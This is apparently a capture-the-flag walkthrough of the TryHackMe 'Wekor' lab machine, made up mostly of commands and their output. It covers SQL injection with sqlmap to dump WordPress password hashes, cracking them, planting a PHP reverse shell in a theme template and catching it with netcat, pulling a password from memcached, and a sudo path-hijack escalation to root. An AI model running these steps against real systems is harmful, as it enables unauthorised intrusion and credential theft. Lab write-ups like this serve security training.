





Wekor Tryhackme Writeup



Wekor

CTF challenge involving Sqli , WordPress , vhost enumeration and recognizing internal services ;)

  Medium  0 min

Room link: <https://tryhackme.com/room/wekorra>

Note: This room is Free

Add Taget to hosts file:-

```
echo "10.10.62.4 wekor.thm" >> /etc/hosts
```

Enumeration:-

```
(root@kali) - [/home/sam]
# rustscan -a wekor.thm -- -sV


.....
| {} }| {} |{ { _ { _ _}{ { _ / _ _ } / {} \ \ | |
| _ _ \ | { } | _ _ } } | | _ _ } \ _ _ } / ^ \ | \ |
.....

The Modern Day Port Scanner.

: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
-----
Real hackers hack time ⚡

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping
y cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.62.4:22
Open 10.10.62.4:80
```

On Port 80



Welcome Internet User!

```
(root@kali) - [/home/sam]
# curl http://wekor.thm/robots.txt
User-agent: *
Disallow: /workshop/
Disallow: /root/
Disallow: /lol/
Disallow: /agent/
Disallow: /feed
Disallow: /crawler
Disallow: /boot
Disallow: /comingreallysoon
Disallow: /interesting
```

There was also a robots.txt on the website, on visiting the robots.txt, we get many different directory paths. Sadly, all of them redirect us to 404(Not Found), except for one “/comingreallysoon”


```
(root@kali) - [/home/sam]
# curl http://wekor.thm/comingreallysoon/
Welcome Dear Client!

We've setup our latest website on /it-next, Please go check it out!

If you have any comments or suggestions, please tweet them to @faketwitteraccount
!


Thanks a lot !
```

here we found another directory




After some poking around, we see that there is a form field on the checkout portion of the website, there they ask for a coupon code.

Testing for a possible SQL injection, trying to put just a single quote, the website reflects an error message.




Using " ' or 1=1 — ," without the double quotes, will get the actual coupon code.

use Burpsuite to capture request



Coupon Code : 12345 With ID :



Run SQLMAP

```
sqlmap -r request.txt
```

This confirms that we have SQL injection possible:

```
Parameter: coupon_code (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: coupon_code=huJA' OR NOT 6597=6597#&apply_coupon=Apply Coupon

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID SUBSET)
  Payload: coupon_code=huJA' AND GTID_SUBSET(CONCAT(0x7178716271,(SELECT (ELT(8799=8799,1))),0x7170717871),8799)-- TGA0&apply_coupon=Apply Coupon

  Type: time-based blind
```

Check for available Databases:

```
sqlmap -r request.txt -- dbs
```

```

--
[22:20:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial d
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.6
[22:20:41] [INFO] fetching database names
available databases [6]:
[*] coupons
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] wordpress

```

Check tables in WordPress database:

sqlmap -r request.txt -D wordpress -tables

```

back-end DBMS: MySQL >= 5.6
[22:21:54] [INFO] fetching tables for database: 'wordpress'
Database: wordpress
[12 tables]
+-----+
| wp_commentmeta |
| wp_comments    |
| wp_links       |
| wp_options     |
| wp_postmeta    |
| wp_posts       |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta    |
| wp_terms       |
| wp_usermeta    |
| wp_users       |
+-----+

```

Dump the table "wp_users"

sqlmap -r request.txt -- dump -D wordpress -T wp_users


```

do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: wordpress
Table: wp_users
[4 entries]
+-----+-----+-----+-----+-----+-----+-----+
| ID | user_url | user_pass | user_email | user_login | user_status | display_name |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | http://site.wekor.thm/wordpress | $P$Boyfr2QzhNjRNmQZpva6TuuD0EE31B. | admin@wekor.thm | admin | 0 | admin |
| 5743 | http://jeffrey.com | $P$BU8QpWD.kHZv3Vd1r52ibm0913hmj10 | jeffrey@wekor.thm | wp_jeffrey | 0 | wp_jeffrey |
| 5773 | http://yura.com | $P$B6jSC3m7WdMLLi1/NDb30FhqV536SV/ | yura@wekor.thm | wp_yura | 0 | wp_yura |
| 5873 | http://eagle.com | $P$BpyTRbmVfckYTrbDzaK1zSPgM7J6QY/ | eagle@wekor.thm | wp_eagle | 0 | wp_eagle |
+-----+-----+-----+-----+-----+-----+-----+

```

So we have hash for user “admin” for the site: <http://site.wekor.thm/wordpress>

From [here](#) we can see the type of hash is “phpass”:

https://hashcat.net/wiki/doku.php?id=example_hashes		
160	HMAC-SHA1 (key = \$salt)	d89c92b4400b15c39e462a8caa939ab40c3aeaaa:1234
200	MySQL323	7196759210defdc0
300	MySQL4.1/MySQL5	fcf7c1b8749cf99d88e5f34271d636178fb5d130
400	phpass, WordPress (MD5), Joomla (MD5)	\$P\$984478476lagS59wHZvyQMArZfx58u.
400	phpass, phpBB3 (MD5)	\$H\$984478476lagS59wHZvyQMArZfx58u.
500	md5crypt, MD5 (Unix), Cisco-IOS (MD5) 2	\$1\$28772684\$iEwNOgGugqO9.blz5sk8k/

Put all the hashes in a text file and crack then using JTR:


john — wordlist=rockyou.txt — format=phpass hash.txt

```

(root@kali) - [/home/sam]
# john --wordlist=rockyou.txt --format=phpass hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (phpass [phpass
256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(???)
(???)
(???)
3g 0:00:00:14 2.05% (ETA: 22:43:01) 0.2043g/s 23437p/s 23725c/s
.mapoule


```

Got some hashes cracked and trying the cracked password for user “wp_yura” we were able to login to <http://site.wekor.thm/wordpress/wp-login.php>.



Reverse Shell

Now it is possible to get a reverse shell from here by injecting a [php reverse shell](#) via Appearance->Theme Editor->404 Template(404.php):



Remember to put in the IP Address and Port Number of the machine where we want to get a reverse shell back. Also start a netcat session on that machine. Now access the 404.php using the following link:

<http://site.wekor.thm/wordpress/wp-content/themes/twentytwentyone/404.php>

And we got a reverse shell:

```
(root@kali)-[/home/sam]
# nc -lvp 1234
listening on [any] 1234 ...
connect to [10.2.12.26] from wekor.thm [10.10.158.138] 38426
Linux osboxes 4.15.0-133-generic #137~16.04.1-Ubuntu SMP Fri Jan 15 02:
2021 i686 i686 i686 GNU/Linux
 02:10:20 up 2:23,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

What users we have

cat /etc/passwd

```
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
Orka:x:1001:1001::/home/Orka:/bin/bash
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
memcached:x:123:130:Memcached,,,:/nonexistent:/bin/false
www-data@osboxes:/$ |
```

Only Orka and root are have shell config.

Looking for open ports you can find something running in port 11211.

```
www-data@osboxes:/$ netstat -lptu
netstat -lptu
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       P
ID/Program name
tcp        0      0 0 localhost:3010          *:.*                    LISTEN      -
tcp        0      0 0 localhost:mysql         *:.*                    LISTEN      -
tcp        0      0 0 localhost:11211         *:.*                    LISTEN      -
tcp        0      0 0 *:ssh                   *:.*                    LISTEN      -
tcp        0      0 0 localhost:ipp           *:.*                    LISTEN      -
```

After searching in Google we discover that is a memcached server. Some more searches and we got the command to dump the cached data.


```
www-data@osboxes:/$ /usr/share/memcached/scripts/memcached-tool localhost:11211 dump
dump/share/memcached/scripts/memcached-tool localhost:11211
Dumping memcache contents
  Number of buckets: 1
  Number of items : 5
Dumping bucket 1 - 5 total items
add salary 0 1615351590 8
$100,000
add email 0 1615351590 14
Orka@wekor.thm
add username 0 1615351590 4
Orka
add password 0 1615351590 15
[REDACTED]
add id 0 1615351590 4
3476
www-data@osboxes:/$ |
```

Ok, now we have Orka password.

As Orka, what you can do?

```
www-data@osboxes:/$ su Orka
su Orka
Password: [REDACTED]

Orka@osboxes:/$ id
id
uid=1001(Orka) gid=1001(Orka) groups=1001(Orka)
Orka@osboxes:/$ cat /home/Orka/user.txt
cat /home/Orka/user.txt
[REDACTED]
Orka@osboxes:/$ |
```

Privilege Escalation

Now it's time to do privilege escalation. First of all before running any script let's check if Orka can run anything using sudo -l :

```
Orka@osboxes:/$ sudo -l
sudo -l
[sudo] password for Orka: 
Matching Defaults entries for Orka on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
\:/snap/bin

User Orka may run the following commands on osboxes:
    (root) /home/Orka/Desktop/bitcoin
Orka@osboxes:/$ |
```

You can execute bitcoin as sudo. Also you can't change bitcoin but, you are can change the Desktop folder. Let's replace the bitcoin with bash and get the root.

```
Orka@osboxes:/$ cd /home/Orka
cd /home/Orka
Orka@osboxes:~$ ls
ls
Desktop    Downloads  Pictures   Templates  Videos
Documents  Music      Public     user.txt
Orka@osboxes:~$ mv Desktop d
mv Desktop d
Orka@osboxes:~$ mkdir Desktop
mkdir Desktop
Orka@osboxes:~$ cp /bin/bash ./Desktop/bitcoin
cp /bin/bash ./Desktop/bitcoin
Orka@osboxes:~$ sudo /home/Orka/Desktop/bitcoin
sudo /home/Orka/Desktop/bitcoin
root@osboxes:~# ls
ls
d          Documents  Music      Public     user.txt
Desktop    Downloads  Pictures   Templates  Videos
root@osboxes:~# cat /root/root.txt
cat /root/root.txt
root@osboxes:~# |
```

You can find me on:

LinkedIn:- <https://www.linkedin.com/in/krishna0506/>

Github:- <https://github.com/Krishnazzz>

Tryhackme:- <https://tryhackme.com/r/p/psychixkrish>

thank you for taking the time to read my walkthrough.